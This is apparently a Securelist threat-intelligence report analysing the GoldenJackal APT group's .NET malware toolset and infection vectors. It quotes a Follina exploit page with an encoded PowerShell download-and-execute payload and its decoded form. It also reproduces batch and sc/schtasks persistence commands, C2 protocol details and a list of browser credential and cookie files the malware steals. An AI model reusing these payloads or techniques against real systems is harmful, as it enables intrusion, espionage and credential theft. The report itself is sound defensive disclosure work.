Meet the GoldenJackal APT group. Don’t expect any howls

securelist.com/goldenjackal-apt-group/109677/

Authors

Giampaolo Dedola

GoldenJackal is an APT group, active since 2019, that usually targets government and diplomatic entities in the Middle East and South Asia. Despite the fact that they began their activities years ago, this group is generally unknown and, as far as we know, has not been publicly described.

We started monitoring the group in mid-2020 and have observed a constant level of activity that indicates a capable and stealthy actor. The main feature of this group is a specific toolset of .NET malware, JackalControl, JackalWorm, JackalSteal, JackalPerInfo and JackalScreenWatcher intended to:

- control victim machines
- spread across systems using removable drives
- exfiltrate certain files from the infected system
- steal credentials
- collect information about the local system
- collect information about users’ web activities
- take screen captures of the desktop


Based on their toolset and the attacker's behaviour, we believe the actor's primary motivation is espionage.

Infection vectors

We have limited visibility on their infection vectors, but during our investigations, we observed the usage of fake Skype installers and malicious Word documents.

The fake Skype installer was a .NET executable file named skype32.exe that was approximately 400 MB in size. It was a dropper containing two resources: the JackalControl Trojan and a legitimate Skype for business standalone installer. This tool was used in 2020.

The other known infection vector was a malicious document that uses the remote template injection technique to download a malicious HTML page, which exploits the Follina vulnerability.



Government of Pakistan
Ministry of Foreign Affairs
Islamabad

No. O&M-1/1/2022 May 26, 2022

CIRCULAR

Subject: **Gallery of Officers Who Have Received National and Foreign Awards**

The Ministry is in process of collecting data of FSP officers who have been decorated by Pakistan's government/host government with awards and medals etc. for some outstanding achievements.

2. In this regard, all those FSP officers who have been decorated by any national or foreign awards/medals are requested to share such information latest by 01st June, 2022 on prescribed proforma along with a high definition photograph of the award/medal. Information may also be shared on following email address: [redacted]

[redacted]

Network Administrator

Distribution:


i. All Sections of the Ministry.
ii. All Pakistan Missions abroad.

Malicious document – first page

The document was named "Gallery of Officers Who Have Received National And Foreign Awards.docx" and appears as a legitimate circular distributed to collect information about officers decorated by Pakistan's government. It's worth noting that the first description of the Follina vulnerability was published on May 29, 2022 and this document appears to have been modified on June 1, two days after publication, and was first detected on June 2.

The document was configured to load an external object from a legitimate and compromised website:


hxxps://www.pak-developers[.]net/internal_data/templates/template.html!



```
<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
]<Relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships">
<Relationship Id="rId8" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/oleObject" Target=
"https://www.pak-developers.net/internal_data/templates/template.html!" TargetMode="External"/>
<Relationship Id="rId3" Type=
"http://schemas.openxmlformats.org/officeDocument/2006/relationships/settings" Target="settings.xml"/>
<Relationship Id="rId7" Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/image"
```

Code snippet used to load the remote resource


The remote webpage is a modified version of a public "*Proof of Concept*" to exploit the Follina vulnerability. The original PoC is available on GitHub. The attacker replaced the IT_BrowseForFile variable value with the following:



```
<script>
    location.href = "ms-msdt:/id PCWDiagnostic /skip force /param \"IT_RebrowseForFile=?
    IT_LaunchMethod=ContextMenu
    IT_BrowseForFile=$(Invoke-Expression($(Invoke-Expression('[System.Text.Encoding]'+[char]58+[char]58+'Unicode
    .GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'KABOAGUAdwAtAE8AYgBqAGUAYwB0ACA
    AUwB5AHMAdABlAG0ALgBOAGUAdAAuAFcAZQBiAEMAbABpAGUAbgB0ACkALgBEAG8AdwBuAGwAbwBhAGQARgBpAGwAZQAoACcAaAB0AHQAcAB
    zADoALwAvAHcAdwB3AC4AcABhAGsALQBkAGUAdgBlAGwAbwBwAGUAcgBzAC4AbgBlAHQALwBpAG4AdABlAHIAbgBhAGwAXwBkAGEAdABhAC8
    AdABlAG0AcABsAGEAdABlAHMALwBiAG8AdAB0AG8AbQAuAGoAcABnACcALAAiACQAZQBuAHYAOgBUAEUATQBQAFwARwBvAG8AZwBsAGUAVQB
    wAGQAYQB0AGUAUwBlAHQAdQBwAC4AZQB4AGUAIgApADsAUwB0AGEAcgB0AC0AUAByAG8AYwBlAHMAcwAgACQAZQBuAHYAOgBUAEUATQBQAFw
    ARwBvAG8AZwBsAGUAVQBwAGQAYQB0AGUAUwBlAHQAdQBwAC4AZQB4AGUA'+[char]34+'))'))))i/../../../../../../../../../../
    ../../../../Windows/System32/mpsigstub.exe\"";
</script>
```

Code snippet used to exploit the Follina vulnerability

The decoded string is:



```
(New-Object System.Net.WebClient).DownloadFile(
'https://www.pak-developers.net/internal_data/templates/bottom.jpg',"$env:TEMP\GoogleUpdateSetup.exe");
Start-Process $env:TEMP\GoogleUpdateSetup.exe
```

Decoded script

The exploit downloads and executes an executable file hosted on the legitimate compromised website, and stores it in the following path: "%Temp%\GoogleUpdateSetup.exe". The downloaded file is the JackalControl malware.

In other cases, we do not have a real infection vector, but we observed a system compromised during lateral movements. Specifically, we observed the attacker using the psexec utility to start a malicious batch script.

```
cmd /c "c:\windows\temp\install.bat > c:\windows\temp\output.txt"
```

The batch script performs a variety of actions, such as installing Microsoft .Net Framework 4, infecting the system with the JackalControl Trojan, and collecting information about the system.

```
$temp\\dnf4.exe /q /norestart
tasklist
sc qc "WEvMngS"
sc stop "WEvMngS"
sc delete "WEvMngS"
sc create "WEvMngS" binpath= "\"$windir\WEvMngS.exe\" /1" displayname= "Windows
Event Manager" type= own start= auto"
sc description "WEvMngS" "Provides event-related methods that register routed
events."
sc start "WEvMngS"
schtasks /delete /f /tn "\Microsoft\Windows\Diagnosis\Event Manager"
schtasks /create /f /tn "\Microsoft\Windows\Diagnosis\Event Manager" /xml
"$temp\\sch.xml" /ru "NT AUTHORITY\SYSTEM"
sc qc "WEvMngS"
schtasks /query /v /fo list /tn "\Microsoft\Windows\Diagnosis\Event Manager"
tasklist
netstat -aon
ping -n 1 google.com
ipconfig /displaydns
netsh winhttp show proxy
reg query "HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings" /v
```

JackalControl

This is a Trojan that allows the attackers to remotely control the target machine through a set of predefined and supported commands. These are received via an HTTPS communication channel facilitated between the malware and the C2 servers, and can instruct the implant to conduct any of the following operations:

- Execute an arbitrary program with provided arguments

- Download arbitrary files to the local file system
- Upload arbitrary files from the local file system

During the last few years, the attackers updated this tool multiple times and we observed multiple variants. We are going to describe the latest version, which was observed in January 2023 (8C1070F188AE87FBA1148A3D791F2523).

The Trojan is an executable file that can be started as a standard program or as a Windows service.

It expects an argument, which can be equal to one of the following values:

- /0 : run as a standard program and contacts the C2 servers only once
- /1 : run as a standard program and contacts the C2 servers periodically
- /2 : run as a Windows service

The malware arguments and the related malware behavior change according to the variants. Some variants offer only two arguments:

- /0 run as a standard program
- /1 run as a Windows service

Other variants can install themselves with different persistence mechanisms. The malware's execution flow is determined by the arguments provided in the command line with which it is run.

- /h0: will cause the malware to gain persistence by creating a Windows scheduled task.
- /h1: will cause the malware to gain persistence by creating a corresponding registry run key.
- /h2: will cause the malware to gain persistence by creating a Windows service.
- /r0: run as standard process (this argument is specified by the Windows scheduled task).
- /r1: run as standard process (this argument is specified by the generated registry run key value).
- /r2: run as a service (this argument is specified by the created Windows service).

Over the years the attackers have distributed different variants: some include code to maintain persistence, others were configured to run without infecting the system; and the infection procedure is usually performed by other components, such as the batch script mentioned above.

The malware starts its activities by generating a BOT_ID that is a unique value used to identify the compromised system. This value is derived from several other host-based values:

The UUID value obtained from the following WMI query:

```
select * from win32_computersystemproduct
```


The machine GUID obtained from the following registry key:

```
select * from win32_computersystemproduct
```

The list of attached drives, obtained from another WMI query, which in turn allows them to determine the 'SerialNumber' of 'PHYSICALDRIVE0':

```
select * from win32_diskdrive
```

The collected information is concatenated together in a byte array and then hashed with MD5, which is used as a seed for the creation of the BOT_ID. The algorithm used for the generation of the latter simply sums every two consecutive bytes from the resulting MD5 hash and places the resulting byte (modulus 256) as a single byte of the final BOT_ID. This logic is described in the code snippet below, taken from the malware.



```
byte[] bytes = Encoding.ASCII.GetBytes(Product_UUID + MachineGuid + SerialNumber);
byte[] array = MD5.Create().ComputeHash(bytes);
byte[] BOT_ID = new byte[array.Length / 2];
for (int i = 0; i < array.Length; i += 2)
{
    BOT_ID[i / 2] = (byte)((int)(array[i] + array[i + 1]) % 256);
}
return Tools.HexStr.Bf2HexStr(BOT_ID);
```

Code snippet used to generate the BOT_ID

The resulting BOT_ID is used also to initialize the DES key and IV, which are then used to encrypt communication with the C2.

The malware communicates using HTTP POST requests where data arguments will be carried in encoded form as part of the request's body. The overall request structure will then appear as follows:


```
POST /wp-includes/class-wp-network-statistics.php HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; Win64; x64; rv:68.0) Gecko/20100101
Firefox/68.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Content-Type: multipart/form-data; boundary=----2c0272b325864985abf2677460a9b07a
Accept-Language: en-GB,en;q=0.5
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0, no-cache
Pragma: no-cache
Host: finasteridehair[.]com
Content-Length: 154
Expect: 100-continue

------2c0272b325864985abf2677460a9b07a
Content-Disposition: form-data; name="adv"
%ENCODED_DATA%

------2c0272b325864985abf2677460a9b07a
```

A valid response should in turn be formed in the following way:

```
<!-- DEBUGDATA::%ENCODED_DATA% -->
```

The response is decoded with base64: the resulting payload is an array of strings, where the used delimiter is the standard Windows new line sequence – “\r\n”. Each line is decoded again with base64, decrypted with DES, and decompressed with the GZIP algorithm.

Each command has the following structure:



Command Type Size = 1 byte	Command ID Size = 2 bytes	Unix Timestamp Size = 8 bytes	Command Data Size = Data.Length - 11


Command structure

The command type must be equal to one of the following codes:

Command	Description
00	Execute – Execute an arbitrary program with the specified arguments. If the attacker sets the NoWait flag to False, the malware redirects the process output, reads the data and forwards them to the C2.
01	Download – Read a file from the local system and upload it to the server.
02	Upload – Save received data to the local system using the filepath specified by the attacker.


The Command Data field is intended to carry information on the command arguments and has a different structure for each action type, as specified below:

- **Execute**




NoWait Size = 1 byte	Timeout Size = 2 bytes	Command Size = Data.Length - 3

- **Download**



Filepath Size = Data.Length

- **Upload**



Filepath Size = 256 byte	File content Size = Data.Length - 256

The command results are usually composed into a message that also includes the values of the underlying command type and command ID, which uniquely identifies an instance of a command issued to the malware. The three values are compressed with GZIP, encrypted with DES, and encoded with base64.

The resulting payload is concatenated with the BOT_ID using the “|” char, encoded again with base64, after which it gets uploaded to the remote server using the aforementioned POST request format.

Installer mode

Some variants can infect the system, creating a copy of the malware in a specific location and guaranteeing its persistence.

The malware location is selected with a specific procedure. It enumerates all subdirectories in CommonApplicationData and randomly selects one to which its copy will be saved. The generated file name will be suffixed with the subdirectory's names and appended with another static value, Launcher.exe, as outlined below:

```
Selected directory: C:\ProgramData\Windows App Certification Kit Launcher
Malware copy: "C:\ProgramData\Windows App Certification Kit
Launcher\WindowsAppCertificationKitLauncher.exe"
```

If the operation succeeds, it also changes the new file timestamp and makes it the same as that of the selected subdirectory.

If the operation fails, it randomly selects another directory and tries again to copy the malware.

If the operation fails with all subdirectories, it tries to use a list of hard-coded directory names:

- Google
- Viber
- AdGuard
- WinZip
- WinRAR
- Adobe
- CyberLink
- Intel

If all the previous attempts fail, it tries to use the same procedure in the following locations:

- ApplicationData
- LocalApplicationData
- Temp

Persistence

The malware's persistence is usually guaranteed with one of the following mechanisms:

- Service installation
- Creation of a new Windows registry key value
- Creation of a new scheduled task.

The service is usually installed by the malware with the execution of the Windows sc.exe utility.

```
sc create "[MALWARE_NAME_NO_EXT]" binpath= "[MALWARE_FULL_PATH]"
/[ARGUMENT]"

displayname= "WORKPATH" type= own start= auto

sc description "[MALWARE_NAME_NO_EXT]" "This service keeps your installation up
to date with the latest enhancements and security fixes."

sc start "[MALWARE_NAME_NO_EXT]"
```

The registry value is equal to the copied malware file name, without the extension, and is stored under the following key:

```
Key: HKCU\Software\Microsoft\Windows\CurrentVersion\Run
Value name: "[MALWARE_NAME_NO_EXT]"
Value data: "[MALWARE_FULL_PATH] [ARGUMENT]"
```

The scheduled task is created using a hard-coded XML template that is modified at runtime and dropped in the file system using the same malware file path, but with a different extension, .xml instead of .exe.

The generated XML file is then used with the Windows schtasks.exe utility to create the task.

For example:

```
schtasks.exe /create /f /tn "Adobe Update" /xml
"C:\ProgramData\Adobe\adobeupd.xml"
```

The task and service description change according to the variant.

JackalSteal

JackalSteal is another implant usually deployed on a few compromised machines that is used to find files of interest on the target’s system and exfiltrate them to the C2 server.

This tool can be used to monitor removable USB drives, remote shares, and all logical drives in the targeted system. The malware can work as a standard process or as a service. It cannot maintain persistence, so it must be installed by another component.

JackalSteal starts its execution by parsing the arguments.

Option	Description
-n	a unique identifier value for the configured profile
-p	directory path to inspect
-s	maximum size of requested files
-d	number of days since the last write of the requested files
-m	a comma-separated list of string masks to look for using a regular expression within the configured directory
-w	time interval in seconds between consecutive directory scans for the configured profile
-e	exclude path from the scanning activities
/0	run as standard process
/1	run as a service

These options allow the attacker to specify the 'profile', which defines what files are of interest to the attackers. The profile consists of an ID and a list of patterns. Each pattern contains a list of options with the following properties:

Property	Description
Path	target paths
credentials	user and password used to access a remote share
Masks	string with wildcard and mask characters that can be used to match any set of files using a regular expression
MaxSize	maximum size of a file
Days	the number of days since the file was last written
Interval	the time interval between two consecutive path scans
Exclude	paths that must be excluded during scanning activities

The command used to configure the JackalSteal component is as follows:

```
%TEMP%\\setup01.exe -p all -p usb -e Windows -e \"Program Files*\" -e ProgramData -e
Users\\*\\AppData -e *\\AppData -s 15 -d 30 -w 3600 -m
*.doc,*.docx,*.pdf,*.jpg,*.png,*.tif,*.tiff,*.txt,*.ppt,*.pptx,*.xls,*.xlsx -n 48df302a44c392eb
```

The unique identifier "–n" is usually the same BOT_ID generated by the JackalControl Trojan.

After argument processing, the malware serializes the data in an XML, encrypts them with DES using a key generated from the ID passed with the "-n" option and stores the resulting payload in the following location: "%ApplicationData%\SNMP\cache\%Filename%", where %Filename% is a GUID generated from an MD5 of the unique identifier specified by the attacker.

The malware is usually executed with the "/0" or "/1" option and the "-n" option, which is used to load the obtained profile ID. In the second case, it loads the profile from the previously mentioned location and it starts the 'Watchers'.

A Watcher is an object defined in a class with the same name that runs in a different thread and scans the location according to the specified options. The pattern could represent:

- a simple path in the local filesystem;
- a path on a remote share;
- constant string all;
- constant string usb.

When the pattern equals 'all', the malware enumerates all logical drives, and for each one it creates a new Watcher object. When the pattern is 'usb', it listens for system events corresponding to the action of creating a new removable drive on the system. When a new drive is detected, it creates a new Watcher object.

Every time a new Watcher is added, the malware notifies the log of the event and sends the information to the remote C2 using HTTP Post requests.

The log is created using the following string as a template:

```
Path: {0}{1}\r\nMasks: {2}\r\nExclude: {3}\r\nDays: {4}\r\nMaxSize:
{5}\r\nInterval: {6}
```

And is uploaded inside an encrypted payload that contains the following information:

```
|<AES_Key,AES_IV><Agent_id\\%yyyyMMddHHmmssfff%.log><Log content>|
```

The AES_Key and AES_IV are generated for each request and are encrypted with the RSA algorithm using a key embedded in the code. The resulting payload is also compressed with the GZIP algorithm.

The Agent_id\\Log_path.log and the Log content data are encrypted with the AES algorithm and compressed with GZIP.

The Watcher objects are responsible for scanning activities. When a Watcher starts, it enumerates all files in the directory and its subdirectories. The scanner can also resolve the .lnk links. When the scanner detects a file that matches the defined properties (mask, days, max size, not in exclusions), it calculates the file content hash, checks if the resulting value is present in a hash table stored in the local cache directory and adds the value if not present. When a new file is detected, the malware uploads the file and the related filepath inside an encrypted payload using the same logic described above.

In this case, the encrypted payload contains the following information:

```
|<AES_Key,AES_IV><Agent_id\\Local_file_path><File content>|
```

The Agent_id\\Local_file_path and the File content data are encrypted with the AES algorithm and compressed with GZIP.

JackalWorm

This worm was developed to spread and infect systems using removable USB drives. The program was designed as a flexible tool that can be used to infect systems with any malware.

Its behavior changes according to the parent process.

When the malware is working on a system that is already infected and the parent process is taskeng.exe or services.exe:


1. Monitors removable USB drives
2. When a device is attached, hides the last-modified directory and replaces it with a copy of the worm

The code used to monitor removable USB drives is the same one observed in JackalSteal. It creates a ManagementEventWatcher object, which allows it to subscribe to event notifications that correspond to a given WQL query and the issuing of a callback upon their interception. The query used by the malware instructs the system to check for a logical removable disk creation event every five seconds:

```
select * from __InstanceCreationEvent within 5 where TargetInstance ISA
'Win32_LogicalDisk' and TargetInstance.DriveType = 2
```

When the malware detects a removable USB storage device, it will copy itself onto it. The path it will copy to is determined by listing all directories and selecting the one that was modified last. It will create a copy of itself on the drive root using the same directory name and change the directory's attribute to "hidden". This will result in the actual directory being hidden and replaced with a copy of the malware with the directory name. Moreover, JackalWorm uses an icon mimicking a Windows directory, tricking the user into executing the malware when trying to access a directory.

In the following example, the removable drive "E:" was infected by the malware, which copied itself as Folder1.exe and changed the attributes of Folder1 to hide it:



Infected device

When the malware starts on a clean system and the parent process is explorer.exe and the file is located in a removable drive the behavior is as follows:

1. Opens the hidden directory
2. Performs the actions specified in the configuration files
3. Infects the system with the worm

The configuration files are embedded resources that contain XML data that can be used to instruct the worm to perform some actions:

- Drop a program and guarantee its persistence with a scheduled task
- Drop a program and execute it with the specified arguments

- Execute an existing program with the specified arguments

A valid configuration file looks like this:

```
<Resource type="install" interval="15" ext="exe" data="rcdata02" />
```

In this case, the worm was configured to install the PE file stored in another resource “rcdata02”, save it with the extension .exe and create a scheduled task to run it every 15 minutes.

Other valid examples are:

```
<Resource type="process" file="%TMP%\test.exe" args="" data="rcdata02" />
```

Drops the PE file stored in another resource “rcdata02” in “%TEMP%\test.exe” and executes it.

```
<Resource type="process" file="%WINDIR%\system32\ping.exe" args="1.1.1.1"/>
```

Executes the program “%WINDIR%\system32\ping.exe” with the argument “1.1.1.1”.

In our investigations, we observed only the first example and the malware was configured to install the JackalControl Trojan.

The installation procedure selects the malware location in much the same way as the procedure described in the section above. It differs from the other one because it enumerates the subdirectories in CommonAppData only and copies the file using the subdirectory’s names concatenated with another static value, upd.exe.

If it fails, it tries with a list of hard-coded directory names, which is a bit different from the procedure described above.

- Google
- Mozilla
- Adobe
- Intel
- [Random GUID]

The worm maintains its persistence by creating a scheduled task with a hard-coded XML template dynamically modified at runtime. Once installed, the worm deletes itself from the removable drive by using a batch script. The script is dropped in the local Temp directory with a random name:

```
@echo off
@chcp 65001>nul
:check
@tasklist | findstr /i "%executingFilename%" >nul
@if %errorlevel%==0 goto check
@del /f /q /a h "%executingPath%"
@del /f /q "%Temp%\%randomname%.bat"
```

Future removable drives that are attached will be re-infected with JackalWorm.

It is also worth mentioning that this tool seems to be under development. We deduced this by analyzing the embedded .NET resources of the file 5DE309466B2163958C2E12C7B02D8384. Their size is 193973 bytes, which is much bigger than their actual content:

- Rcdata01 – XML config – Size: 67 bytes
- Rcdata02 – JackalControl Trojan – Size: 27136 bytes

It means there are 166770 bytes of unknown data. Most of them are part of the legitimate notepad.exe Windows utility, and specifically, the first 0x6A30 bytes were overwritten. After the legitimate notepad.exe image, we found also the following XML configurations:

```
<Resource type="scheduler" interval="15" ext="exe" args="" data="notepad" />
```

```
<Resource type="process" file="cmd.exe" args="/c echo TEST >
%USERPROFILE%\Desktop\test.txt" />
```

The first XML shows a new type value: ‘scheduler’, which is not specified in the code. The second XML shows that this specific resource was used for testing purposes and the attacker was trying to run cmd.exe to write the word “TEST” in a text file in the desktop: %USERPROFILE%\Desktop\test.txt.

JackalPerInfo

This malware was developed to collect information about the compromised system, as well as a specific set of files that could potentially be used to retrieve stored credentials and the user’s web activities. The attacker named it “perinfo”, a contraction of the program’s main class name PersonalInfoContainer.

Its behaviour changes according to the number of arguments provided during execution. Specifically, when executed with only one argument, the malware collects a predefined set of information and stores it in a binary file compressed with GZIP. The filename is specified in the argument provided. When executed with two arguments, the malware uses the first argument to load a previously generated binary file and extract all the information to a directory specified by the second argument.

By default, the program should be executed with one argument. Once it is executed, the malware starts collecting information about the system using a specific function, GetSysInfo, which collects the following information:

```
Computer name: %s
OS version: %S
Domain: %S
User: %S
Local time: %s
Interfaces:
%Interface Name%

    DESC:
    TYPE:
    MAC:
    IP:
    GW:
    DNS:
    DHCP:
    DOMAIN:
Remote IP:
Current directory:
Drives:
    C:\ Fixed
    D:\ CDRom
...
Applications:
    %Installed Application1%
    %Installed Application2%
...
Processes:
    %Process Name 1%
        Desc: %s
        Name: %s
        Path: %s
    %Process Name 2%
...
```

This specific function was also observed in the first JackalControl variants, but was removed from newer variants.

The malware continues its operation by enumerating the logical drives on the system; and for each one it enumerates the files in the root path. The collected info includes the last write time, the filename, and the file size.

It then enumerates the Users directory in the system drive, usually C:\Users\. For each user, it enumerates the content of the following directories:

- Desktop
- Documents
- Downloads
- AppData\Roaming\Microsoft\Windows\Recent

It tries also to acquire the following files:

```
Desktop\*.txt
Documents\*.txt
AppData\Local\Microsoft\Windows\WebCache\*.log
AppData\Roaming\Microsoft\Windows\Cookies\*.txt
AppData\Local\Google\Chrome\User Data\*\Bookmarks
AppData\Local\Google\Chrome\User Data\*\Cookies
AppData\Local\Google\Chrome\User Data\*\History
AppData\Local\Google\Chrome\User Data\*\Login Data
AppData\Local\Google\Chrome\User Data\*\Shortcuts
AppData\Local\Google\Chrome\User Data\*\Web Data
AppData\Roaming\Opera\Opera\*\bookmarks.adr
AppData\Roaming\Opera\Opera\*\global_history.dat
AppData\Roaming\Mozilla\Firefox\Profiles\*\places.sqlite
AppData\Roaming\Mozilla\Firefox\Profiles\*\cookies.sqlite
AppData\Roaming\Mozilla\Firefox\Profiles\*\formhistory.sqlite
```

The malware attempts to steal credentials stored in the victim's browser databases, as well as other information such as cookies that could be used to gain access to web services.

Finally, it serializes the collected information to a binary format, compresses all the data with the GZIP algorithm, and stores everything in the file specified with the first argument provided by the attacker.

JackalScreenWatcher

This tool is used to collect screenshots of the victim's desktop and sends the pictures to a remote, hard-coded C2 server:

hxxps://tahaherbal[.]ir/wp-includes/class-wp-http-iwr-client.php

This specific webpage was also used as a C2 for the JackalSteal component, indicating that the tools are probably part of a unique framework.

The malware can handle some arguments that are optional and can be provided as input:

- -r resolution ratio (default 1.0)
- -i interval (default 10 seconds)
- -n specify a custom agent id. By default, this value is equal to: %Hostname%\%Username%

The program's primary function involves running a thread that scans all displays on the system, checking their dimensions. It then starts an infinite loop, periodically checking if the user is active on the system. Whenever the malware detects user activity, it captures a screenshot and sends it to the remote server.

User activity is detected by monitoring the cursor's position and checking if it has changed since the last recorded position. After uploading a screenshot, it waits for a specified interval before restarting the loop.

The screenshots are uploaded inside an encrypted payload using HTTP Post requests.

The encrypted payload is similar to that used by JackalSteal and contains the following information:

`|<AES_Key,AES_IV><Remote filename><Screenshot>|`

